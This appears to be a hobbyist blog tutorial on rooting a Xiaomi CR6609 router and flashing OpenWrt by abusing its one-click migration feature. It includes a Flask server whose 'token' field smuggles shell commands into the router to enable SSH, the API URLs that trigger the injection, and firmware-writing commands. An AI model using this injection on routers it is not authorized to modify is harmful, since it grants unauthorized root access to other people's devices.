What is OpenWrt? You may ask.
Imagine flashing a ROM onto Android, except no phones, but routers.
Why spend time tinkering when money could solve the problem? I have zero idea.
Preparation
- A MacBook Pro with an M1 Pro chip (or any Mac with your favorite HTTP serving environment).
- A CR6609 router, bought for under 100 RMB on Xianyu (the seller didn’t even give me a power adapter, jerks).
- Your old router that you’ve used for ages.
- A smartphone that supports Wi-Fi.
- Your ROM. If you’re unsure, here are some links.
“I don’t want to use the stock ROM,” you say. Then you might want to check out my project, which uses Docker to run the LEDE compiler.
Let’s Do This
I like to start with the software, to be precious, with some Python code:
import json

from flask import Flask
from flask import request

app = Flask(__name__)

res = {
    "code": 0,
    "token": ';nvram set ssh_en=1; nvram commit; sed -i \'s/channel=.*/channel="debug"/g\' /etc/init.d/dropbear; '
             '/etc/init.d/dropbear start;'
}


@app.route('/cgi-bin/luci/api/xqsystem/token', methods=['POST', 'GET'])
@app.route('/cgi-bin/luci/api')
@app.route('/cgi-bin/luci/api/xqsystem')
def hello_world():
    if request.method == 'POST':
        print(request.form)

    return json.dumps(res)


if __name__ == '__main__':
    app.run(host='0.0.0.0', port=80)
“I don’t like Python,” you say.
Whatever. Use Node, Deno, or even Brainfuck if you want. As long as you’re happy.
The Idea
Xiaomi routers have a “One-click migration” feature that is very useful. By forging the router being replaced, we can inject scripts and unlock SSH.
Under normal circumstances, the migration process looks something like this:
- The new router (A) and the old router (B) handshake through some method.
- B disables DHCP, changes its gateway to
169.254.31.1, and serves data. - A connects to B’s hotspot, pulls some data (including some plain-text scripts).
- Wait for a reboot.
Our window of opportunity is in steps 2 and 3.
Forging the Old Router
Start your old router, go to the settings, disable the Wi-Fi 4/Wi-Fi 5 dual-band
integration (if it exists), disable DHCP, and set the gateway to something like
169.254.31.11.

Connect your MacBook, and set a static IP to 169.254.31.1.

Start your favorite HTTP server. Make sure it listens on 0.0.0.0:80; don’t
just serve it locally to yourself.
The Hack
Pull out your Wi-Fi-enabled phone, connect to the CR6609, and visit the gateway
in a browser (e.g., 192.168.2.1).
Enter the admin password (it’s on the back of the router, unless you’ve changed
it). Note the browser’s address bar; it will contain something starting with
http://192.168.2.1/cgi-bin/luci/;stok=. The string between = and the next
/ is the plain-text token (a brilliant design, by the way). Copy it.
Open another browser tab and edit the URL:
http://192.168.2.1/cgi-bin/luci/;stok=∂/api/misystem/extendwifi_connect?ssid=ß&password=µWhere:
| Placeholder | Meaning |
|---|---|
| ∂ | The token you just copied |
| ß | The SSID of your old router’s hotspot |
| µ | The Wi-Fi password for that hotspot |
Wait for about 10 seconds. If everything goes well, the CR6609 will connect to
the old router, and the page will display some JSON, including "code": 0.
If not, double-check if DHCP is disabled, if the SSID/password are correct, if other devices are connected, or try a Wi-Fi 4 hotspot for better compatibility.
Next, edit the URL again:
http://192.168.2.1/cgi-bin/luci/;stok=∂/api/xqsystem/oneclick_get_remote_token?username=ß&password=ß&nonce=ßWhere ∂ is still the token, and ß can be anything.
If successful, it will show something like this (not exactly, but at least with
"code": 0): 
Check your Mac’s console; you should see access logs from the CR6609. By the
way, in the Python code, the token is the injected script:
nvram set ssh_en=1
nvram commit
sed -i \'s/channel=.*/channel="debug"/g\'
/etc/init.d/dropbear
/etc/init.d/dropbear start
This script basically starts the dropbear service (a lightweight, headless
SSH). Ideally, the dropbear service is now running, and you can SSH into the
router.
Congratulations! 🎉
Connecting
Switch your MacBook back to DHCP, connect to the CR6609’s hotspot, and run:
$ ssh root@192.168.2.1 # Or whatever the gateway IP isIf you get an error:
Unable to negotiate with 192.168.2.1 port 22: no matching host key type found. Their offer: ssh-rsaEdit ~/.ssh/config:
$ vim ~/.ssh/config

HostKeyAlgorithms ssh-rsa
PubkeyAcceptedKeyTypes ssh-rsa

:wq
Now you should be able to connect.
The root password for the CR6609 is on the back. For the 6606 and 6608, I’ve heard you need to calculate it using the SN, but I’m not sure about that.
Flashing
You can put the ROM in the static directory of your HTTP server (if you have
one).
Check your MacBook’s IP (let’s call it Ω) and the ROM’s filename (let’s call
it ß). On the router, execute:
cd /tmp
curl -O http://Ω/static/ß
nvram set boot_wait=on ; nvram set bootdelay=3
nvram set flag_try_sys1_failed=0 ; nvram set flag_try_sys2_failed=1
nvram commit
mtd -e firmware -r write ß firmware
You’re all set! Wait for the reboot, and I hope you have fun! 🤘